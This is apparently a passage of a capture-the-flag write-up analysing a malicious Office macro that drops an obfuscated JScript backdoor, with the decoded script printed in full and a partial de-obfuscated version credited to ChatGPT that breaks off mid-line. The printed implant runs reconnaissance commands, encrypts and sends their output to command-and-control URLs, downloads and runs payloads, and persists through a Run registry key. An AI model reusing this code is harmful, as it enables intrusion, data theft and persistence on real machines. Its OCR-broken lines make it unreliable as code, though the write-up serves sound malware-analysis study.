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

```

NKzWPMYk61poj06WLl297HVx+0C197ElafawfFr0ZvI7QKE9pEP1xSgu75YA6a
AzUN+h0nFySgne/dBxI+8BEBXhZZSuPPZyrGSAq/QugdhwbEcxE5A/21GxotE
T00qwQuMZd8i8NMJVEpVQFwTvKSgzP0l/1pbvd8lvSpKijQw0QE0/Uonfol7Ek
TBA03px5JrqXtpdoSlf9HQUXsBK4H24UDixCJgPX4XM0jLyx10RTaWzasmefuD
0yEYBa0rdEZUt2IR0BKk4ybcXcoRhCR1mh0Eq60mw3jvLtSXXkDkUKExlE5oFY
jC+ic/Dlup6+1goHHAatH4F/j9Wh190b+JjtrXKgEbh+1j1w+opItYpkfai900
6zt010CJuqiP77X73cFQ6t9G0o4mLpDXw7N6o37lZr4cwo/WQup9E+Rbql048E
6Luf7QJWA+8hwnS9hWHwGL3RF0rok4riHRiwnbBepqhMaTqdFgjoRyoECrUzZy
J2Jzns1tJJJeQ01QfQcLjw4q4cgBEIQvZYXx9k00g3hcUM3FlE9RIwCoVRSAnmM
+j4hde00VK8LLy5oys0uk5y0X0u338oX9VF7iThTDvhicF2EYi0y6JgYN+rCG6
lC40GMMcYiZ3ymZ8mfLkTlV07ULu1cqjUA+jtGXJwnWuitXoPLF3S0BBAUQ4D0
eYEGC5mgCbX03ZxhGghoQN0Z0u5BLVuX30YgMvh/7KHN3TMS5ER0oQPB5pV0H7
z/XzdCLsGj2wTpIdPeRWqn2sCS9Goja7kA1TqF3qlo9WsbmFRtzRqN0g9pD+eV
wTvARDblgAB5cvu0skulwHKldydWCDofryM1JaLZ+il2xd07lQLLaasPGvRdk
n+93KEUQ0dBE500COH8YmMRt0uomM6KsEzrg4aCJU06usCRk5ckllwz2rmAFkN
+KMFcuwQRdHR57Lzz6bmuFbo0fa0hNH6VkBpp9Zp4c279DiKQngmug/GvegPZC
g7NcSr1U00hfLP7ZNmuT7o5VzqkqJtBUnLUyX3/3hdrMPrfsiJ36bqLk5TK4sc
aNUbaxaFsDM9bjxmWCjavOM46U0y1M3hbxN6R50d3MHKSRunZfndpN/GV/nNSo
vNfQK8kt3xjUahNZTz7sWEdLo0cuYck1H1U0B97j4r3mw7PExi8YRI9MjvsyzJ
QTZyrWc6R0rHbfrPHGQYlVCuqxwvAcoiTkq/Y+4M6U9FG9yxA10oQH1d7HIuM3
M1EW0kPT+quYKtMS08BQLTTKZMtMkm0E=";

    return r
}

```

From the vba script, I've noticed that it runs with an argument: `vF8rdgMHKBrvCoCp0u1m`. Therefore, by modifying the original code, we `console.log` the output instead of using `eval()` function to retrieve the contents of the inner layer

```

ScriptFilePath = AppDataPath & "\mailform.js"
Open (ScriptFilePath) For Binary As #newFile
Put #newFile, 1, decodedArray
Close #newFile
Erase decodedArray
Set shellObj = CreateObject("WScript.Shell")
shellObj.Run """" + ScriptFilePath + """" + " vF8rdgMHKBrvCoCp0u1m"

```

```

1 // var lVky = "argument";
2 var DASz = "vF8rdgMHKBrvCoCp0u1m";
3 var Iwlh = lyEK();
4 Iwlh = JrvS(Iwlh);
5 Iwlh = xR68(DASz, Iwlh);
6 console.log(Iwlh)
7 // eval(Iwlh);

```

▼ Command run by `malform.js`

```

function S7EN(KL3M) {
    var gfjd = WScript.CreateObject("ADODB.Stream");
    gfjd.Type = 2;
    gfjd.CharSet = "437";
    gfjd.Open();
    gfjd.LoadFromFile(KL3M);
    var j3k6 = gfjd.ReadText;
    gfjd.Close();
    return l9BJ(j3k6)
}

var WQuh = new Array("http://challenge.htb/wp-includes/pomo/d
b.php", "http://challenge.htb/wp-admin/includes/class-wp-uploa
d-plugins-list-table.php");
var zIRF = "KRMLT0G3PHdYjnEm";
var LwHA = new Array("systeminfo > ", "net view >> ", "net vie
w /domain >> ", "tasklist /v >> ", "gpresult /z >> ", "netstat
-nao >> ", "ipconfig /all >> ", "arp -a >> ", "net share >> ",
"net use >> ", "net user >> ", "net user administrator >> ",
"net user /domain >> ", "net user administrator /domain >> ",
"set >> ", "dir %systemdrive%\\Users\\*. * >> ", "dir %userpro
file%\\AppData\\Roaming\\Microsoft\\Windows\\Recent\\*. * >> ",
"dir %userprofile%\\Desktop\\*. * >> ", 'tasklist /fi "modules
eq wow64.dll" >> ', 'tasklist /fi "modules ne wow64.dll" >>
', 'dir "%programfiles(x86)%" >> ', 'dir "%programfiles%" >>
', "dir %appdata% >>");
var Z6HQ = new ActiveXObject("Scripting.FileSystemObject");
var EBKd = WScript.ScriptName;
var Vxiu = "";
var lDd9 = a0rV();

function DGBq(xxNA, j5z0) {
    char_set = "ABCDEFGHGIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/" ;
    var bzu0 = "";
    var sW_c = "";
    for (var i = 0; i < xxNA.length; ++i) {
        var w0Ce = xxNA.charCodeAt(i);

```

```

var o_Nk = w0Ce.toString(2);
while (o_Nk.length < (j5z0 ? 8 : 16)) o_Nk = "0" + o_N
k;

sw_c += o_Nk;
while (sw_c.length >= 6) {
    var AaP0 = sw_c.slice(0, 6);
    sw_c = sw_c.slice(6);
    bzw0 += this.char_set.charAt(parseInt(AaP0, 2))
}
}
if (sw_c) {
    while (sw_c.length < 6) sw_c += "0";
    bzw0 += this.char_set.charAt(parseInt(sw_c, 2))
}
while (bzw0.length % (j5z0 ? 4 : 8) != 0) bzw0 += "=";
return bzw0
}

var lw6t = [];
lw6t["C7"] = "80";
lw6t["FC"] = "81";
lw6t["E9"] = "82";
lw6t["E2"] = "83";
lw6t["E4"] = "84";
lw6t["E0"] = "85";
lw6t["E5"] = "86";
lw6t["E7"] = "87";
lw6t["EA"] = "88";
lw6t["EB"] = "89";
lw6t["E8"] = "8A";
lw6t["EF"] = "8B";
lw6t["EE"] = "8C";
lw6t["EC"] = "8D";
lw6t["C4"] = "8E";
lw6t["C5"] = "8F";
lw6t["C9"] = "90";
lw6t["E6"] = "91";
lw6t["C6"] = "92";
lw6t["F4"] = "93";
lw6t["F6"] = "94";

```

```
lw6t["F2"] = "95";  
lw6t["FB"] = "96";  
lw6t["F9"] = "97";  
lw6t["FF"] = "98";  
lw6t["D6"] = "99";  
lw6t["DC"] = "9A";  
lw6t["A2"] = "9B";  
lw6t["A3"] = "9C";  
lw6t["A5"] = "9D";  
lw6t["20A7"] = "9E";  
lw6t["192"] = "9F";  
lw6t["E1"] = "A0";  
lw6t["ED"] = "A1";  
lw6t["F3"] = "A2";  
lw6t["FA"] = "A3";  
lw6t["F1"] = "A4";  
lw6t["D1"] = "A5";  
lw6t["AA"] = "A6";  
lw6t["BA"] = "A7";  
lw6t["BF"] = "A8";  
lw6t["2310"] = "A9";  
lw6t["AC"] = "AA";  
lw6t["BD"] = "AB";  
lw6t["BC"] = "AC";  
lw6t["A1"] = "AD";  
lw6t["AB"] = "AE";  
lw6t["BB"] = "AF";  
lw6t["2591"] = "B0";  
lw6t["2592"] = "B1";  
lw6t["2593"] = "B2";  
lw6t["2502"] = "B3";  
lw6t["2524"] = "B4";  
lw6t["2561"] = "B5";  
lw6t["2562"] = "B6";  
lw6t["2556"] = "B7";  
lw6t["2555"] = "B8";  
lw6t["2563"] = "B9";  
lw6t["2551"] = "BA";  
lw6t["2557"] = "BB";
```

```
lw6t["255D"] = "BC";  
lw6t["255C"] = "BD";  
lw6t["255B"] = "BE";  
lw6t["2510"] = "BF";  
lw6t["2514"] = "C0";  
lw6t["2534"] = "C1";  
lw6t["252C"] = "C2";  
lw6t["251C"] = "C3";  
lw6t["2500"] = "C4";  
lw6t["253C"] = "C5";  
lw6t["255E"] = "C6";  
lw6t["255F"] = "C7";  
lw6t["255A"] = "C8";  
lw6t["2554"] = "C9";  
lw6t["2569"] = "CA";  
lw6t["2566"] = "CB";  
lw6t["2560"] = "CC";  
lw6t["2550"] = "CD";  
lw6t["256C"] = "CE";  
lw6t["2567"] = "CF";  
lw6t["2568"] = "D0";  
lw6t["2564"] = "D1";  
lw6t["2565"] = "D2";  
lw6t["2559"] = "D3";  
lw6t["2558"] = "D4";  
lw6t["2552"] = "D5";  
lw6t["2553"] = "D6";  
lw6t["256B"] = "D7";  
lw6t["256A"] = "D8";  
lw6t["2518"] = "D9";  
lw6t["250C"] = "DA";  
lw6t["2588"] = "DB";  
lw6t["2584"] = "DC";  
lw6t["258C"] = "DD";  
lw6t["2590"] = "DE";  
lw6t["2580"] = "DF";  
lw6t["3B1"] = "E0";  
lw6t["DF"] = "E1";  
lw6t["393"] = "E2";
```

```

lw6t["3C0"] = "E3";
lw6t["3A3"] = "E4";
lw6t["3C3"] = "E5";
lw6t["B5"] = "E6";
lw6t["3C4"] = "E7";
lw6t["3A6"] = "E8";
lw6t["398"] = "E9";
lw6t["3A9"] = "EA";
lw6t["3B4"] = "EB";
lw6t["221E"] = "EC";
lw6t["3C6"] = "ED";
lw6t["3B5"] = "EE";
lw6t["2229"] = "EF";
lw6t["2261"] = "F0";
lw6t["B1"] = "F1";
lw6t["2265"] = "F2";
lw6t["2264"] = "F3";
lw6t["2320"] = "F4";
lw6t["2321"] = "F5";
lw6t["F7"] = "F6";
lw6t["2248"] = "F7";
lw6t["B0"] = "F8";
lw6t["2219"] = "F9";
lw6t["B7"] = "FA";
lw6t["221A"] = "FB";
lw6t["207F"] = "FC";
lw6t["B2"] = "FD";
lw6t["25A0"] = "FE";
lw6t["A0"] = "FF";

function a0rV() {
    var YrUH = Math.ceil(Math.random() * 10 + 25);
    var name = String.fromCharCode(Math.ceil(Math.random() * 2
4 + 65));
    var JKfG = WScript.CreateObject("WScript.Network");
    Vxiu = JKfG.UserName;
    for (var count = 0; count < YrUH; count++) {
        switch (Math.ceil(Math.random() * 3)) {
            case 1:

```

```

        name = name + Math.ceil(Math.random() * 8);
        break;
    case 2:
        name = name + String.fromCharCode(Math.ceil(Math.random() * 24 + 97));
        break;
    default:
        name = name + String.fromCharCode(Math.ceil(Math.random() * 24 + 65));
        break;
    }
}
return name
}
var icVh = Jp6A(HAP5());
try {
    var CJPE = HAP5();
    W6cM();
    Syrl()
} catch (e) {
    WScript.Quit()
}

function Syrl() {
    var m2n0 = xhOC();
    while (true) {
        for (var i = 0; i < WQuh.length; i++) {
            var bx_4 = WQuh[i];
            var czlA = V9iU(bx_4, m2n0);
            switch (czlA) {
                case "good":
                    break;
                case "exit":
                    WScript.Quit();
                    break;
                case "work":
                    eRNv(bx_4);
                    break;
            }
        }
    }
}

```



```

        case "fail":
            I7U0();
            break;
        default:
            break
    }
    a0rV()
}
WScript.Sleep((Math.random() * 300 + 3600) * 1e3)
}

function HAP5() {
    var zkDC = this["ActiveXObject"];
    var jVNP = new zkDC("WScript.Shell");
    return jVNP
}

function eRNv(caA2) {
    var jpVh = icVh + EBKd.substring(0, EBKd.length - 2) + "pi
f";
    var S47T = new ActiveXObject("MSXML2.XMLHTTP");
    S47T.OPEN("post", caA2, false);
    S47T.SETREQUESTHEADER("user-agent:", "Mozilla/5.0 (Windows
NT 6.1; Win64; x64); " + he50());
    S47T.SETREQUESTHEADER("content-type:", "application/octet-
stream");
    S47T.SETREQUESTHEADER("content-length:", "4");
    S47T.SETREQUESTHEADER("Cookie:", "flag=SFRCe200bGQwY3NfNHI
zX2czdHQxbmdfVHIXY2tpMTNyfQo=");
    S47T.SEND("work");
    if (Z6HQ.FILEEXISTS(jpVh)) {
        Z6HQ.DELETEFILE(jpVh)
    }
    if (S47T.STATUS == 200) {
        var gfjd = new ActiveXObject("ADODB.STREAM");
        gfjd.TYPE = 1;
        gfjd.OPEN();
        gfjd.WRITE(S47T.responseBody);
    }
}

```

```

gfjd.Position = 0;
gfjd.Type = 2;
gfjd.CharSet = "437";
var j3k6 = gfjd.ReadText(gfjd.Size);
var RAKT = t7Nl("2f532d6baec3d0ec7b1f98aed4774843", 19
BJ(j3k6));
Trq1(RAKT, jpVh);
gfjd.Close()
}
var lDd9 = a0rV();
nr3z(jpVh, caA2);
WScript.Sleep(3e4);
Z6HQ.DELETEFILE(jpVh)
}

function I7U0() {
    Z6HQ.DELETEFILE(WScript.SCRIPTFULLNAME);
    CJPE.REGDELETE("HKEY_CURRENT_USER\\software\\microsoft\\wi
ndows\\currentversion\\run\\" + EBKd.substring(0, EBKd.length
- 3));
    WScript.Quit()
}

function V9iU(pxug, tqDX) {
    try {
        var S47T = new ActiveXObject("MSXML2.XMLHTTP");
        S47T.OPEN("post", pxug, false);
        S47T.SETREQUESTHEADER("user-agent:", "Mozilla/5.0 (Win
dows NT 6.1; Win64; x64); " + he50());
        S47T.SETREQUESTHEADER("content-type:", "application/oct
et-stream");
        var SoNI = DGbq(tqDX, true);
        S47T.SETREQUESTHEADER("content-length:", SoNI.length);
        S47T.SEND(SoNI);
        return S47T.responseText
    } catch (e) {
        return ""
    }
}

```

```

function he50() {
    var wXg0 = "";
    var JKfG = WScript.CreateObject("WScript.Network");
    var SoNI = zIRF + JKfG.ComputerName + Vxiu;
    for (var i = 0; i < 16; i++) {
        var DXHy = 0;
        for (var j = i; j < SoNI.length - 1; j++) {
            DXHy = DXHy ^ SoNI.charCodeAt(j)
        }
        DXHy = DXHy % 10;
        wXg0 = wXg0 + DXHy.toString(10)
    }
    wXg0 = wXg0 + zIRF;
    return wXg0
}

function W6cM() {
    v_FileName = icVh + EBKd.substring(0, EBKd.length - 2) +
    "js";
    Z6HQ.COPYFILE(WScript.ScriptFullName, icVh + EBKd);
    var zIqu = (Math.random() * 150 + 350) * 1e3;
    WScript.Sleep(zIqu);
    CJPE.REGWRITE("HKEY_CURRENT_USER\\software\\microsoft\\win
dows\\currentversion\\run\\" + EBKd.substring(0, EBKd.length -
3), "wscript.exe //B " + String.fromCharCode(34) + icVh + EBKd
+ String.fromCharCode(34) + " NPEfpRZ4aqnh1YuGwQd0", "REG_SZ")
}

function xh0C() {
    var U5rJ = icVh + "~dat.tmp";
    for (var i = 0; i < LwHA.length; i++) {
        CJPE.Run("cmd.exe /c " + LwHA[i] + '"' + U5rJ + '"', 0,
true)
    }
    var jxHd = S7EN(U5rJ);
    WScript.Sleep(1e3);
    Z6HQ.DELETEFILE(U5rJ);
    return t7Nl("2f532d6baec3d0ec7b1f98aed4774843", jxHd)
}

```

```

}

function nr3z(jpVh, caA2) {
    try {
        if (Z6HQ.FILEEXISTS(jpVh)) {
            CJPE.Run('"' + jpVh + '"')
        }
    } catch (e) {
        var S47T = new ActiveXObject("MSXML2.XMLHTTP");
        S47T.OPEN("post", caA2, false);
        var ND3M = "error";
        S47T.SETREQUESTHEADER("user-agent:", "Mozilla/5.0 (Win
dows NT 6.1; Win64; x64); " + he50());
        S47T.SETREQUESTHEADER("content-type:", "application/oct
et-stream");
        S47T.SETREQUESTHEADER("content-length:", ND3M.length);
        S47T.SEND(ND3M);
        return ""
    }
}

function poBP(QQDq) {
    var HiEg = "0123456789ABCDEF";
    var L9qj = HiEg.substr(QQDq & 15, 1);
    while (QQDq > 15) {
        QQDq >= 4;
        L9qj = HiEg.substr(QQDq & 15, 1) + L9qj
    }
    return L9qj
}

function JbVq(x4hL) {
    return parseInt(x4hL, 16)
}

function l9BJ(Wid9) {
    var wXg0 = [];
    var pV8q = Wid9.length;
    for (var i = 0; i < pV8q; i++) {

```

```

        var yWq1 = Wid9.charCodeAt(i);
        if (yWq1 >= 128) {
            var h = lw6t["" + poBP(yWq1)];
            yWq1 = JbVq(h)
        }
        wXg0.push(yWq1)
    }
    return wXg0
}

function Trq1(EQ4R, K5X0) {
    var gfjd = WScript.CreateObject("ADODB.Stream");
    gfjd.type = 2;
    gfjd.Charset = "iso-8859-1";
    gfjd.Open();
    gfjd.WriteText(EQ4R);
    gfjd.Flush();
    gfjd.Position = 0;
    gfjd.SaveToFile(K5X0, 2);
    gfjd.close()
}

function Jp6A(Kg0m) {
    icVh = "c:\\Users\\" + Vxiu + "\\AppData\\Local\\Microsoft
ERROR!\\Windows\\";
    if (!Z6HQ.FOLDEREXISTS(icVh)) icVh = "c: \\Users\\" + Vxi
u + "\\AppData\\ Local\\ Temp\\";
    if (!Z6HQ.FOLDEREXISTS(icVh)) icVh = "c: \\Documents and S
ettings\\" + Vxiu + "\\Application Data\\ Microsoft\\ Windows
\\";
    return icVh
}

function t7N1(npmb, AIsP) {
    var M4tj = [];
    var KRYr = 0;
    var FPIW;
    var wXg0 = "";
    for (var i = 0; i < 256; i++) {

```

```

        M4tj[i] = i
    }
    for (var i = 0; i < 256; i++) {
        KRYr = (KRYr + M4tj[i] + npmb.charCodeAt(i % npmb.length)) % 256;
        FPIW = M4tj[i];
        M4tj[i] = M4tj[KRYr];
        M4tj[KRYr] = FPIW
    }
    var i = 0;
    var KRYr = 0;
    for (var y = 0; y < Aisp.length; y++) {
        i = (i + 1) % 256;
        KRYr = (KRYr + M4tj[i]) % 256;
        FPIW = M4tj[i];
        M4tj[i] = M4tj[KRYr];
        M4tj[KRYr] = FPIW;
        wXg0 += String.fromCharCode(Aisp[y] ^ M4tj[(M4tj[i] + M4tj[KRYr]) % 256])
    }
    return wXg0
}

```

▼ De-obfuscated command run by `malform.js` [by ChatGPT]

```

function executeScript(filepath) {
    var streamObj = WScript.CreateObject("ADODB.Stream");
    streamObj.Type = 2;
    streamObj.CharSet = "437";
    streamObj.Open();
    streamObj.LoadFromFile(filepath);
    var scriptContent = streamObj.ReadText;
    streamObj.Close();
    return decodeBase64(scriptContent);
}

var urls = new Array("http://challenge.htb/wp-includes/pomo/db.p
